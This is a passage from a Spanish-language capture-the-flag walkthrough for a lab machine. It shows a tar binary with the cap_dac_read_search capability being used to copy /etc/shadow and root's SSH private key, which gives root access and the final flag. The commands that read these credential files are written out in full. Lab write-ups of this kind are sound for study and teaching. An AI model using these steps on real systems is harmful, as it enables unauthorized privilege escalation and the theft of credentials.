/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/bin/tarS = cap_dac_read_search+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
[admin@votenow ~]$ which tarS
/usr/bin/tarS
[admin@votenow ~]$ cd /tmp
[admin@votenow tmp]$ tarS -cvf shadow.tar /etc/shadow
tarS: Removing leading '/' from member names
/etc/shadow
[admin@votenow tmp]$ tarS -xf shadow.tar
[admin@votenow tmp]$ ls
etc shadow.tar
[admin@votenow tmp]$ cd etc
[admin@votenow etc]$ ls
shadow
[admin@votenow etc]$ cat shadow
cat: shadow: Permission denied
[admin@votenow etc]$ ls -l
total 4
----- 1 admin admin 749 Jun 27 2020 shadow
[admin@votenow etc]$ chmod 777 shadow
[admin@votenow etc]$
```

## 1.8. Privesc via cap\_dac\_read\_search+ep

- Seguidamente, lo que se nos ocurre para escalar nuestros privilegios es realizar el mismo proceso con el **id\_rsa** de **root**. Para ello, usamos `tarS -cvf id_rsa.tar /root/.ssh/id_rsa`, descomprimos con `tar -xf id_rsa.tar`. Entramos a `/root/.ssh`, y ahí tenemos nuestra clave **id\_rsa**.

```
[admin@votenow .ssh]$
```

- este modo, tenemos nuestra sesión como **root** y capturamos la última flag.

[1001@voteflow ~]\$